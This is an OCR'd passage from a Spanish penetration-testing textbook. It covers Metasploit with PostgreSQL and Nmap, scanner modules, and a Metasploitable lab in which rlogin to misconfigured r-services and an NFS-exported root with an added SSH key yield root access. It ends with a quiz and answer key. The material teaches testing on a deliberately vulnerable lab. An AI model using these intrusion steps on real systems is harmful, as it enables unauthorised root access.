


Figura A.22. Instalación del SGBD PostgreSQL

Cuando la instalación haya finalizado, le mostrará algo similar a lo siguiente:

```
* Starting PostgreSQL 8.4 database server    [ OK ]
Setting up postgresql (8.4.12-0ubuntu10.04) ...
```

Para verificar si la instalación fue satisfactoria, acceda a la línea de comandos del servidor de bases de datos escribiendo:

```
# sudo su postgres -c psql
```

Una vez que vea la línea de comandos `postgres=#`, ya estará listo para trabajar. Ahora necesitará modificar la contraseña del usuario por defecto:

```
postgres=# ALTER USER postgres WITH PASSWORD 'su contraseña';
```

Para salir de la consola, teclee `\q` (Figura A.23).

Figura A.23. Cambio de contraseña del usuario por defecto en PostgreSQL

A.3.2.2 CONECTIVIDAD CON METASPLOIT

Para comprobar si la conectividad entre PostgreSQL y Metasploit es la adecuada, cargue la consola de este último (`msfconsole`) y en su línea de comandos escriba:

```
msf> db_connect postgres:contraseña@127.0.0.1/prueba
msf> db_status
```

De este modo, el usuario **postgres** ha creado una base de datos llamada **prueba** a la que PostgreSQL se debe conectar con éxito (Figura A.24).

Figura A.24. Conexión satisfactoria con la base de datos creada

A.3.3 Metasploit y Nmap

Veamos ahora cómo hacer funcionar Metasploit, PostgreSQL y Nmap de forma conjunta para analizar nuestra propia máquina de IP 192.168.33.36.

Una vez en Metasploit y conectado a la base de datos que acabamos de crear, escriba:

```
msf> db_nmap -nO -sTU -pT:22,80,111,443,U:111,137 192.168.
33.36
```

El resultado es ya algo bastante habitual para nosotros, pero con el valor añadido de que acabamos de adjuntarlo a nuestra base de datos para futuras referencias (Figura A.25).




Figura A.25. Mapeo de puertos con Nmap en Metasploit

Si ejecuta ahora el comando `hosts`, verá cómo su máquina se ha añadido a la base de datos creada (Figura A.26).




Figura A.26. Equipos presentes en la base de datos generada

Ahora que los datos se encuentran en la base, las consultas, sobre todo en grandes sistemas, se hacen realmente sencillas. Por ejemplo, si quisiera saber el estado del puerto 80 en todas las máquinas, bastaría con escribir:

```
msf> services -p 80
```

Lo que daría un listado como el mostrado en la figura A.27.




Figura A.27. Estado del puerto 80 en tres máquinas

A.3.4 Módulos auxiliares

Metasploit contiene una buena cantidad de módulos auxiliares que le permitirán obtener cierta información de su posible objetivo. Se diferencian de los *exploits* en que solo se emplean para la recolección de información en los sistemas informáticos. Se usan, por tanto, como fase previa a cualquier ataque posterior.

Para mostrar los módulos auxiliares de Metasploit, escriba en un terminal:

```
msf> show auxiliary
```

Metasploit nos responderá con un listado de todos los módulos (Figura A.28).




Figura A.28. Resumen de los módulos auxiliares presentes en Metasploit

Veamos cómo usar uno de estos módulos para analizar cómo se encuentran los primeros 1.024 puertos de un ordenador dado:

```
msf > use auxiliary/scanner/portscan/tcp
```

Cada módulo posee un conjunto específico de opciones, que puede ver por pantalla con la opción `show options` (Figura A.29).

Figura A.29. Opciones del módulo TCP portscan

Elija ahora la máquina y el conjunto de puertos que desea analizar:

```
msf auxiliary(tcp) > set RHOSTS 192.168.33.33
msf auxiliary(tcp) > set PORTS 1-1024
```

Por último, ejecute el módulo con `run` (Figura A.30).




Figura A.30. Resultado de la ejecución del módulo portscan

A.3.5 Aprendizaje

Metasploit es una herramienta tan poderosa que la única forma de dominarla es usarla tan a menudo como se pueda. Lógicamente, practicar con un sistema muy robusto no es la mejor manera de comenzar a aprender. Este es el motivo por el que Rapid7, la empresa propietaria de Metasploit, ha colgado la imagen de una máquina virtual basada en Ubuntu Linux con una gran cantidad de agujeros de seguridad.

Puede descargar la imagen *metasploitable* del servidor Linux en *http://davidarboledas.es/bt/msf.php*. Las credenciales por defecto del sistema operativo son **msfadmin** para el usuario y contraseña.

La imagen virtual que descarga es compatible con VMWare y VirtualBox. Evidentemente, dada la cantidad de vulnerabilidades intencionadas que presenta, nunca deberá instalarse como sistema de uso habitual, solo como servidor de pruebas.

Para instalar la máquina en VirtualBox, una vez descargada, siga estos pasos:

1. Descomprima el archivo **metasploitable-linux-2.0.0.zip**.
2. Ejecute VirtualBox y cree una nueva máquina Ubuntu con el nombre que desee.
3. Cuando el asistente le pida que agregue una unidad de disco, seleccione la opción **Usar un archivo de disco duro virtual existente** y elija el fichero **metasploitable.vmdk** (Figura A.31).




Figura A.31. Elección del archivo de disco virtual para el servidor

4. Asegúrese de habilitar en el menú **Configuración** las características extendidas **PAE/NX** en la pestaña **Procesador** de la ficha **Sistema** (Figura A.32). En caso contrario, el servidor no arrancará.




Figura A.32. Habilitación de las características extendidas del procesador

5. Finalmente, configure la red del servidor para que pueda usarla en las pruebas con Metasploit, tal y como observa en la figura siguiente:




Figura A.33. Configuración de la red en modo promiscuo

6. Acepte los cambios y arranque la máquina.

Una vez que el sistema operativo haya cargado, autentíquese en el servidor con las credenciales **msfadmin** tanto para el usuario como para la contraseña, como dijimos al principio de este epígrafe. En cuanto le aparezca la línea de comandos, **msfadmin@metasploitable:~$**, ejecute `ifconfig` para conocer cuál es la IP asignada al servidor (Figura A.34).





Figura A.34. Dirección IP asignada al servidor de pruebas

Anote a continuación, en el siguiente recuadro, la dirección de Internet asignada a su servidor *metasploitable*:



Ahora ya está en condiciones de identificar las primeras vulnerabilidades del servidor desde BackTrack. Lo primero, hallar los servicios abiertos con Nmap. Escriba en un terminal `nmap -p 0-65535 192.168.56.101` (Figura A.35).

Los puertos 512/tcp, 513/tcp y 514/tcp se conocen como **servicios *r***: *exec*, *login* y *shell*, respectivamente. Han sido configurados erróneamente en el servidor para permitir el acceso remoto desde cualquier máquina. Para aprovecharnos de

ello, asegúrese de que el cliente *rsh-client* se encuentre instalado en BackTrack. A continuación, como necesitamos tener ejecutándose SSH y por defecto BackTrack lo tiene desactivado, escriba:

```
# sshd-generate /etc/init.d/ssh start
```

De este modo, el servicio se activará generando previamente una llave RSA. Si desea arrancar SSH junto con BackTrack cada vez que arranque el sistema, escriba a continuación:

```
# update-rc.d -f ssh defaults
```




Figura A.35. Listado resumido de los servicios abiertos en el servidor

Ejecute ahora el siguiente comando como superusuario local:

```
# rlogin -l root 192.168.33.36
```

Como observa en la figura siguiente, hemos conseguido acceder al servidor remoto sin conocer sus credenciales:




Figura A.36. Acceso al servidor remoto como superusuario

El siguiente servicio que vamos a buscar es el **sistema de archivos de red** (**NFS**), que permite a los *hosts* remotos montar sistemas de archivos sobre la red e interactuar con esos sistemas como si estuvieran montados localmente. El servicio puede identificarse directamente probando cuál es el estado del puerto 2049/tcp, que como ve en la figura A.35, se encuentra abierto. También puede identificarlo a través del comando `rpcinfo` y exportar el directorio raíz (/) con `showmount` (Figura A.37).




Figura A.37. Listado de todos los servicios registrados en el servidor

NOTA
Asegúrese de tener instalados los servicios *rpcbind* y *nfs-common* antes de continuar.

Acceder a una máquina con un sistema de archivos exportable como el que muestra la figura A.37 es trivial, pues solo se necesitan tres sencillos pasos:

1. En primer lugar, genere una nueva llave SSH en el sistema atacante con el comando `ssh-keygen` (Figura A.38).




Figura A.38. Generación de llaves RSA para autenticación SSH

2. Ahora monte el sistema de archivos NFS en un directorio temporal para añadir la clave SSH generada al archivo *authorized_keys* de la cuenta del superusuario (Figura A.39).

Figura A.39. Adición de la clave al archivo authorized_keys

3. En este momento, ya puede acceder al servidor remoto sin necesidad de conocer las credenciales. Basta con escribir `ssh root@192.168.33.36` y logrará acceso como usuario *root* en la máquina remota (Figura A.40).




Figura A.40. Acceso como usuario root en el servidor remoto

Además de estas dos graves vulnerabilidades, en el servidor se han dado de alta usuarios y servicios con contraseñas muy débiles, de modo que bien sea capturando el dichero */etc/passwd*, o bien mediante la enumeración de los identificadores de usuario con Samba, podemos efectuar un ataque por fuerza bruta para acceder rápidamente a varias cuentas y servicios, como PostgreSQL. Le dejamos como reto personal descubrir dichas credenciales.

A.4 AUTOEVALUACIÓN 12

- ¿Cuántas direcciones IP puede explorar NeXpose en busca de vulnerabilidades?

  a) 8.
  b) 16.
  c) 32.
  d) 128.

- Una de las siguientes herramientas no es un escáner de vulnerabilidades:

  a) OpenVAS.
  b) Nmap.
  c) Nessus.
  d) NeXpose.

◤ ¿Cuántos estados puede reconocer Nmap al mapear los puertos?

a) 4.
b) 6.
c) 8.
d) Solo dos: abierto o cerrado.

◤ ¿Cuál es el mayor inconveniente de efectuar un análisis UDP completo en un ordenador?

a) Que hay muchos modos de efectuar el análisis.
b) Que la opción –sU solo permite analizar 1.024 puertos.
c) Que no se puede hacer un análisis UDP, solo TCP.
d) El tiempo, pues podría llevar más de 18 horas.

◤ ¿Qué hace `nmap -sN -p 80 192.168.33.33 -oX 80.xml`?

a) Un escaneo TCP NULL del puerto 80 con salida externa a un fichero xml.
b) Un análisis TCP de todas las máquinas de la red.
c) Un escaneo del puerto 80/udp con salida a un fichero xhtml.
d) Dará error, pues no reconocerá la opción -oX.

◤ ¿Cuál es el lenguaje de programación en el que actualmente se escribe Metasploit Framework?

a) Lua.
b) Ruby.
c) Eiffel.
d) Perl.

◤ ¿Con qué instrucción se ejecutan los módulos auxiliares de Metasploit?

a) exec.
b) set.
c) thread.
d) run.

◤ ¿Qué son los servicios *r* en Unix?

a) Aquellos que corren en los puertos 513/tcp y 513/udp.
b) Son *login*, usado por `rlogin`; *shell*, empleado por `rcp`, y *exec*, utilizado por `rsh`.
c) Son https, ssh y netbios.
d) No existe esa nomenclatura.

- ¿A través de qué puerto se producen las comunicaciones con el protocolo NFS?

  a) 111/udp.
  b) 2049/tcp.
  c) 23/tcp.
  d) 8080/udp.

Anexo B

RESPUESTAS DE AUTOEVALUACIÓN

CAPÍTULO 1. HACKERS Y SEGURIDAD

1. b) Disponibilidad, confidencialidad, no repudio e integridad.

2. No puede afirmarse, pues la definición de seguridad, entendida como la capacidad de asegurar su buen funcionamiento, precaviendo que el sistema falle, se frustre o se violente es imposible de lograr con certeza matemática. No hay mayor inseguridad que una falsa sensación de seguridad.

3. a) Integridad.

4. c) Intercepción.

5. d) *Sniffing*

6. d) *White Hat*.

7. d) Todos ellos son necesarios.

CAPÍTULO 2. EL CAMPO DE PRUEBAS

1. La tarjeta inalámbrica debe estar soportada por el software y tiene que ser capaz de inyectar y detectar paquetes.

2. startx.

3. Sí, la instalación en disco se recomienda para obtener una mayor velocidad en los procesos y si se desea conservar guiones, configuraciones y/o nuevas herramientas.

4. En primer lugar escribimos en el terminal el comando `iwconfig` para ver si existe alguna interfaz inalámbrica, normalmente wlan0. Después tecleamos `ifconfig wlan0` y vemos si aparece el atributo UP. Si es así, podemos empezar a trabajar con BackTrack.

5. El primer comando, `route -n`, permite obtener la tabla de enrutamiento en formato numérico, con lo que podemos, entre otras cosas, ver la dirección IP del punto de acceso. El siguiente, `arp -a`, muestra y modifica entradas en la caché del protocolo de resolución de direcciones (ARP), que contiene una o varias tablas utilizadas para almacenar las direcciones IP y sus direcciones físicas (MAC) resueltas.

CAPÍTULO 3. DEBILIDADES EN LAS REDES WI-FI

1. Tramas de gestión.

2. `airmon-ng start wlan0`

